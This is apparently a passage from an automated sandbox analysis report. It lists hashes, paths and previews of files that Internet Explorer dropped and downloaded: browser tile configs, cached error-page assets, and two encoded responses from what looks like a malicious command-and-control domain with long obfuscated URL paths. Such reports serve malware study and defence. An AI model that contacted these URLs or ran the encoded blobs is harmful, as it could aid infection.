SHA-256:	E8193FC1A61F5551D4E83A854D4939BF76395D07BF730EEFEC5723C09B320F05
SHA-512:	22E391211A33C5BE686BDA1699A6FEE63117F3C18B28C4E7F3D802F20E2C9D31B8672B812567461B61C0EBEF74F6C71A9B3129FADC89C258094BAA90271F3DF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xcf72914d,0x01d6ec77</date><accdate>0xcf72914d,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xcf72914d,0x01d6ec77</date><accdate>0xcf72914d,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.05827840810987
Encrypted:	false
SSDEEP:	12:TMHdNMNxiD1Jv1tnWimI002EtM3MHdNMNxiD1Jv1tnWimI00Obd5EtMb:2d6NxU1Jv1tSZHKd6NxU1Jv1tSZ7Jjb
MD5:	C352C2C6A7BDE6EF88B9A3B5BC4565C2
SHA1:	F588B5C4ADF2E8323647283E894E60666FFCD64D
SHA-256:	6FAD54D44599583825856C84CB1440269A8685DACB03CD91365F46C792447FE5

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
SHA-512:	42BC09A20A770BED1226861E602135D640F195A041A2D5BCA0E04625FD74503711A05543EC97AA2167BDC5282C7463AF2AD4F1ED0C440067C6032AB02470EA7E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><acc date>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.133277062917941
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwJImyFImInWimI002EtM3MHdNMNxhGwJImyFImInWimI00Ob8K075t:2d6NxQZmyemISZHKd6NxQZmyemISZ7YV
MD5:	5B7705365583F16CB3C27551D5DEA972
SHA1:	DF59582DDC051A479DCE30EADAEEE1B37E99B919
SHA-256:	C3D9BEF4973BE4004A359A65CECACF731717BDAAA06F621F2AE4AD48992E985E
SHA-512:	729040D75A17127515A76A317535B7C4D144D74FA6CFF1456E7D8C04C47AC52DB4E2ADC5BB407405E252EAEF24E2828B493F874963F18A88FA8B65365A1AE0A7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xcf72914d,0x01d6ec77</date>< accdate>0xcf72914d,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xcf72914d,0x01d6ec77</date><accdate>0 xcf72914d,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.031633821647007
Encrypted:	false
SSDEEP:	12:TMHdNMNx0npJ9tnWimI002EtM3MHdNMNx0npJ9tnWimI00ObxEtMb:2d6Nx0pJ9tSZHKd6Nx0pJ9tSZ7nb
MD5:	2636B96CB7843DE110CEF33E47A5913A
SHA1:	373B5E8FD8BB90FC03D08263DD55C115E4DB8011
SHA-256:	26146CE7104DD0579B37B487049F0D9B81E80A748DEB47E98D2AF726EB216DC3
SHA-512:	BA6DD3A94ADD779E87131EFD86F6D372B97EC99CCC2693A53713803DD2CE3A9F55ABF8CA3AE71C2864163C6889C59EAE3BCB47C3D9A70F8B3662EA1C35A5F 19
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xcf702eec,0x01d6ec77</date><a ccdate>0xcf702eec,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xcf702eec,0x01d6ec77</date><accdate>0xc f702eec,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.0865603923987495
Encrypted:	false
SSDEEP:	12:TMHdNMNxxD1Jv1tnWimI002EtM3MHdNMNxxD1J9tnWimI00Ob6Kq5EtMb:2d6NxJ1Jv1tSZHKd6NxJ1J9tSZ7ob
MD5:	56C639BB6460881B9F1DEF9258F62D20
SHA1:	4969A7D07CF5BF3E59EBA68064D8615F7AC117EC
SHA-256:	E56C64C62FF4028010FDA86BF05260109762934EA40466A40C70495A00D41244
SHA-512:	142484F3769FAABF2E98D7221F9726879195CEDD89695A6B26F272F190D3D93380F21505533702DF769C84453AE534ADE271E1B1386D3748395E8D231D5B5FBF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xcf6dcc9a,0x01d6ec77</date>< accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0 xcf702eec,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.060037927999938
Encrypted:	false
SSDEEP:	12:TMHdNMNxcD1Jv1tnWimI002EtM3MHdNMNxcD1Jv1tnWimI00ObVEtMb:2d6Nxy1Jv1tSZHKd6Nxy1Jv1tSZ7Db
MD5:	04B7478AAF87FE3009FC8BFDFE455FE1
SHA1:	8AC870ACFB66047679B6B31019F459C8B080DF64
SHA-256:	FFC59DEE49981FAA6B3BE2FD68E3A0C99F8735398701588E0A24DD818315AF5A
SHA-512:	3AC86E718EC2DA2CC9F5572291B131397E32593BC3800ABBE3930D52803B09407B26B0BF6027D5E9708C2BDD9707B9CFCEDF4C084D1E8CAFEF4CA0DA42BABF5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0444275356926065
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnD1Jv1tnWimI002EtM3MHdNMNxfnD1Jv1tnWimI00Obe5EtMb:2d6NxL1Jv1tSZHKd6NxL1Jv1tSZ7ijb
MD5:	723CD5B79774529489424DB437DA528C
SHA1:	EE23F59AF73B0DE4BE21B20ADACFD761176092FE
SHA-256:	23617DB236DE1C506BAEFE6A8ADB7E3C2128B8B74175FE0A42B62206BE35F1DC
SHA-512:	957F0497DE46DED15B6461B43B91B2AF9EC46E956F30B098130C4E8968B6A2560CF98854C5771820F6D0FACE11DAD39ABA8924D156BE87A9F46010553554321A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xcf6dcc9a,0x01d6ec77</date><accdate>0xcf6dcc9a,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\j[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2452
Entropy (8bit):	5.985583452817467
Encrypted:	false
SSDEEP:	48:3wqCvuJrKr5YEmIzfOIv/oVjdLSc2+6mYf4t3HOApjGr:3wxWKr5pzhvU5S9+69QZXjGr
MD5:	3A16669744AC98A0A33995BC8701A1BF
SHA1:	B6BDB8E40E115DAA8ECC1C58861483EAFA93DEDE
SHA-256:	521A434AE10AEAE14A5115C7A98A639456AEFB26C18FBC67D7C8E17C8755A39B
SHA-512:	B1DF4AFA8DD6248FA972E2AF1C50770DC8B38DA211CEA86392402FD239A1970FFDCEEAB724D992136387746FEC62A614E333F7F6BEF2606876A25E64E6A922FD
Malicious:	false
IE Cache URL:	http://golang.feel500.at/api1/NeO9GC4_2Bl/x9HARNfj64n5WB/hrPVKQtB3b_2BA3jyOiQn/kGNVZhEDZsaw0LxU/Dpv9nLyrcxEtZtJ/aFk5WP8GrjDU6G2qhU/pfczd6wQ0/VQNjrLUxUcw28TdaAijZ/89nWrTX52c7_2FR0UrN/cXuYEo71O4zWb5pZgnZUnE/a4LShAF2E9csS/CV2_2FBR/zc7igOEVQPQIDcjgOx7vNeT/w89tSFUR_2/B8TFVzEvMI9Q1_2Fs/VFFyBcB1hsce/wRFgoZFfP6P/IBtRYE5NliJiT7/EKsY85FO4bqdIDJLlnDKV/tHpq5V_2FqaGA1EL/anvzDbUyWBHQ440/SYAUKxVK/j
Preview:	9NRBpwhTcBMVWHNmPdK5N6Q99HHrWFer/SCA12zA3543p5L+g04KNOGaCzl/jT9CGFXSECOp5BGGqtYVdFvVEBIGUUtGRdUuD4aVw0/Aa76y0t6SROGJSl6LSzDcu67PQF17MrssN58ZwBUgMmlNLk+T4Yo/vQCx3VgYRJTHvGAvbDbj39WXkuXRIyzqDUg/tFXUWbXbO4mhtsoP0/mt3fY0vfFWJ86E1dhTvixxFhz5J15qgNtEuYiXL6b9jyB4nclyNoEdV14tl9/iwDuIal/NCYmvMxPaI9+LFZoNCNPPlbSj/puIxyImZXsM0NJFRMorLixf8E1XADtxvdDIxBv2tZU2JEf5e1pQEa1OtJK4NQ11JEG990vHzBVdh1RgofO3w5wEOgHA7yfDWHlpL/zd4EWNAFL+dAyAEENmXLb9d3yyG4B6UJR/7qyBLjwm6h6hlZvkFUT9ZxIbRzbKfddcFFehSF8wNmCE0UYvYVtSIXMZvSOEwqlZ6pZ37Dq+yPWTVlex5p7vF3FRsr3PFykG05yZh9WN6TXInIdfmHJkjQcXqtj70/i5x6O8c/v44kIjUcpm/oxOnHo20dbcbb8MwXIhWl1mE+nk7i/DZ+txwfQcSmY+XC2W1LYXhBdU9WupxZaZmuFL21/V8fSiBo8bi4jvy6ppYK0XCODCoOOlB8ApOgkZmRzi9c0HnC5bAlTlrauf6jRFVexxT/RFGNWJUlPDDPA4VrnNdQUmxvdGipa0t53s6Ax7hVywquVkvZPecvgM3PcNqKhTKPdeC9SnhTRnQp6BWVxROoZG8cxfE+yRf+VZU0lglPBTF7Cd+FLYTsje3fg2zMVu1lwfzgQtyFGN/+o0dbMOwDW4DpsRKNQYol2Uudx8X349g8KI1TIy74kEjrSkx0nCQa73SgabQL4FeX6YpXiv6rIRFoJSeKljpjmPF8xwnDKUkOFP9YCLMHwRs2RZnNSQ7IM8KvYJ6CLAu7t7KuFLDIA1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.:j.:l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\yWZp[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340064
Entropy (8bit):	5.9998189848801315
Encrypted:	false
SSDEEP:	6144:ZiEaXIb5BPF+IirDxtCYnT6GRgkSB+eNBYc01Lt3r9HcP1wfidWFiMk8qJ9j6Pyl:ZixEBt6PfT6zknewhJ+wkMk3JxvoS
MD5:	B84C938AFAADC5F68B3305946F9ED616
SHA1:	CD9D256F524DEF5C7D895C806CDAB33F2D419B81
SHA-256:	BBC0159188A409AB983C25019B28DB4A893E81EA86E540C08BFCB32CE70D1378
SHA-512:	3389922CA9CF132D7D461FCB5A4BFC4ED2E288D7B80C324A78B0E86C1A4771BB7C48B5CC85EFC0B34E70C98682CB87DA6581459C58C7772ABAB059FAF980E4F
Malicious:	false
IE Cache URL:	http://golang.feel500.at/api1/Rce8jxmWhK3ih3/wsPjkBW2_2B3FZFW1K47u/qNMQVVcyjBkgqGo4/EV9w4LVtwT4dZ22/OvqSLxhTQ3_2FvabW_/2FgZB0ja6/5x9Za3_2FQN4ZdUGH6lo/suw50whDv5PhfbDIdeX/T8eQmCtvYhggs3SS3gjEZp/M9FvWod65aEU9/G6avRfSM/LfZoGD4M2GwS3WWXnDZAQsS/VIiOqdfsU1/pU1_2B6cKaXhAnsco/82IM1VR4P9YJ/_2BGT5YwaNg/KNwzb_2F0dky5V/sFXJntfI7YvzRXn9ooIqO/8cWsv_2FMjFm7Qz8/GqjkN8IiVtb8odv/cswSX5yoUMDZAw42Dq/yWZp
Preview:	t6//6CnpWcft9cWd6KpeG/2FammpIsj5wNU4V1Kdjhiixt5ckAheLgj9UnS4JB28HVCaq1bK98Gu+J3RuM0UCKrTN9DabquadUAvISecoaLMjnNSd2h+r4I0c/HBgNUghE nm4zNDLzBD/II7nMEGsFvi/ICGNszxnktQ5SiV07UW73rcd/tuY14jHt00BkkX4EUQ6pgc4glXXHoKNXNsQJBx073UeAFCH5iavCk1djEXH3+i9g9AxVqfeIyu49TSHSW7 pC5pTSenqVr+95cx57IL2fIh4+a1vNbAgC0Ru7lflmqrtrODHNYam2NCdpiDzf3bsn5CRQsTp6G9nDrEbKdfZKMX2dFAUkrn8WkS4bWKZ1hXqN7JAQ76tWAerJl/ivZ26l VFojcKzaOOPrGxmYl5xW6F5jzZQ5BEhFwBPForbp0+z/Nnx69ReSCpiJfbhlcieuJeSNamczu3icNKUzMagBK4L3Je9FtlNyJXbRt4UwATOHpb8opepu+ibwc/nbhY0eGO Xpmhek/IVUS4D7XujHZJnvAiXfExiBWCX9ff0O+UHSqsoYaaysuh4bXxD/rWxm72c9zJlItEcuyyKre+EWoTuZt1staPmZh9UUGBA6uQu0a0ncuNvbLM8saXtox/tHDO3R 8G0O5Jzkn08jzD69XANzPQ2ij6JYxNEmK2/FEdK+yCSKu5eoSrjCqRi/bPFTzWPQIBJ5MB84b8iPFckqKclvc2TryuhMQJWfTVAhBjjax9sy2csF7nwzYf5QrwO0p5Fxc6 W+YW11SR6/Evm5zldHYBLG+fh5aUwdU137TEnXNkqMCTTcGg1xJgpwTXYF9qzpKzAot6oTuUH6yBbBPU6Fg+RYJ/YgmZI4/pT6ViQvsnuO5a1VsfrQE74tvH rL5NKTsCiUN5wqic0rs6R2CozsTpGWG32oQZYKQGhcTvZ2oL+nEWfp6wnXV3jkPj4Tf7mE1idjZOHF48EyqyL8Q0hul+LW9Kkza8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	.....JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBE7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" 